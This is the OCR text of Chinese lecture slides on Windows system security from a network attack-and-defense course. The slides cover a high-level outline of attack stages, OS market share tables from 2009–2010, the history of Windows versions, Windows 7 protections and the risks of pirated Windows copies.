网络攻防技术与实践课程


课程7. Windows系统安全攻防技术

诸葛建伟

zhugejw@gmail.com

课程主要内容体系

11. Web应用安全攻防
12. 浏览器安全攻防
13. 无线网络与移动终端安全攻防




3. 网络信息收集技术
4. 网络嗅探与协议分析
5. TCP/IP网络协议攻击
6. 网络安全防护技术

7. 系统安全攻防：Windows系统安全攻防技术
8. 系统安全攻防：Linux系统安全攻防技术
9. 系统安全攻防：恶意代码
10. 软件安全攻防：缓冲区溢出和Shellcode

1. 网络攻防技术概述与课程简介
2. 网络攻防实验环境

《黑客大曝光》—黑客剖析图



系统攻击的关键步骤

- 网络扫描
  - 主机和端口扫描 → 确定攻击网络主机和端口
  - 漏洞扫描 → 确定存在漏洞的服务，以及利用漏洞
  - **OS**及服务类型辨识 → 确定**OS**、服务版本等关键信息
- 远程渗透攻击
  - 主要利用远程服务的安全漏洞进行渗透攻击
- 本地攻击
  - 特权提升(从远程渗透获取的受限用户权限提升至根用户)
  - 进一步攻击：窃取、掩踪灭迹、创建后门

内容

1. Windows操作系统简介
2. Windows的安全结构和机制
3. Windows系统远程攻击
4. 课堂实践：Windows远程攻击实验
5. Windows系统本地攻击
6. 案例演示：Windows系统攻击演示
7. 对抗作业：Windows系统远程渗透攻击与分析


桌面操作系统市场份额

Top Operating System Share Trend

SHARE ...

December, 2009 to October, 2010

Timeframe ▾ Export To ▾ Options ▾ <Embed /> Help



Month	Windows	Mac	iOS	Java ME	Linux	Other
December, 2009	92.21%	5.11%	0.53%	0.53%	1.02%	0.60%
January, 2010	92.00%	5.16%	0.59%	0.59%	1.02%	0.64%
February, 2010	92.12%	5.02%	0.61%	0.64%	0.98%	0.64%
March, 2010	91.58%	5.33%	0.62%	0.78%	1.03%	0.66%
April, 2010	91.46%	5.32%	0.69%	0.79%	1.05%	0.70%
May, 2010	91.30%	5.26%	0.81%	0.73%	1.13%	0.78%
June, 2010	91.46%	5.16%	0.88%	0.65%	1.07%	0.78%
July, 2010	91.32%	5.06%	1.06%	0.78%	0.93%	0.84%
August, 2010	91.34%	5.00%	1.13%	0.86%	0.85%	0.82%
September, 2010	91.08%	5.03%	1.18%	0.95%	0.85%	0.91%
October, 2010	91.09%	5.00%	1.26%	0.92%	0.86%	0.86%

Report generated Monday, November 15, 2010 9:07:26 PM

- **http://marketshare.hitslink.com 数据.**


桌面操作系统市场份额(2)

Top Operating System Share Trend

SHARE

December, 2009 to October, 2010

Timeframe ▾ Export To ▾ Options ▾ <Embed /> Help




Month	Windows XP	Windows 7	Windows Vista	Mac OS X 10.6	Mac OS X 10.5	Other
December, 2009	67.77%	5.71%	17.87%	1.60%	2.47%	4.59%
January, 2010	66.15%	7.57%	17.47%	1.80%	2.37%	4.64%
February, 2010	65.49%	8.92%	16.51%	1.88%	2.21%	4.99%
March, 2010	64.46%	10.23%	16.01%	2.13%	2.26%	4.92%
April, 2010	63.41%	11.68%	15.60%	2.29%	2.13%	4.89%
May, 2010	62.55%	12.68%	15.25%	2.34%	1.96%	5.22%
June, 2010	62.43%	13.70%	14.68%	2.47%	1.90%	4.82%
July, 2010	61.87%	14.46%	14.34%	2.48%	1.82%	5.03%
August, 2010	60.89%	15.87%	14.00%	2.59%	1.73%	4.93%
September, 2010	60.03%	17.10%	13.35%	2.72%	1.67%	5.14%
October, 2010	58.92%	18.33%	12.93%	2.80%	1.61%	5.42%

Report generated Monday, November 15, 2010 9:08:44 PM

服务器操作系统市场份额


- IDC市场报告
  - 2005年：Windows 在2005年首次超过Unix，成为服务器上的第一号操作系统，增长迅速的Linux 首次攀升到第三的位置
- 市场调研机构Gartner提供数据－2007年在全球发货的服务器中：
  - Windows服务器的份额已经增长到66.8%
  - Linux服务器的份额下滑到23.2%
  - Unix服务器的份额从2006年的8.1%下滑到6.8%

远古时代的Windows



2011年3月6日

我们所经历的Windows



Windows操作系统发展轨迹

- 桌面(客户端)操作系统
  - **1990: Windows 3.x**
  - **1995-1999: Windows 95, 98, ME(4.x)**
  - **2000: Windows 2000 Pro(5.0.x)**
  - **2001: Windows XP(5.1.x)**
  - **2007: Windows Vista(6.0.x)**
  - **2009: Windows 7(6.1.x)**
- 服务器操作系统
  - **1993: Windows NT (3.x, 4.x)**
  - **2000: Windows 2000 Server(5.0.x)**
  - **2003: Windows Server 2003 (5.2.x)**
  - **2008: Windows Server 2008 (6.x)**
- **Windows NT 5.x系列操作系统**
  - **Windows 2000 Pro/Windows XP**
  - **Windows 2000 Server/Windows Server 2003**

Windows 7

- Windows7零售版正式发布时间：2009年10月22日
- Win 7比XP更安全吗？ 目前看来是的
  - 缺省DEP、ALSR对抗渗透攻击 – 2010年JIT Spraying
  - UAC – 用户账户控制：用户知情权与决策权
- 盗版已经盛行
  - 盗版机理研究
  - 盗版与正版的差异性对比分析
  - 北大：《 Windows 7 盗版情况研究第一阶段总结报告》
  - 浪潮：《盗版Windows产品研究报告》


盗版Windows系统危害

- 45.9%的盗版Windows系统中含有木马病毒和恶意流氓软件，危害企业的系统安全
- 95.6%的盗版Windows系统的IE主页和收藏夹被修改，并植入大量垃圾信息
- 84.3%的盗版Windows系统已自动打开远程桌面连接，可被黑客进行远程非法操作
- 89.9%的盗版Windows系统的防火墙设置被更改，使防火墙形同虚设
- 78.0%的盗版Windows系统开机启动项被修改，使流氓软件和病毒在开机时自动运行
- 100%的盗版Windows系统的文件系统被修改，严重影响用户体验和企业信息安全

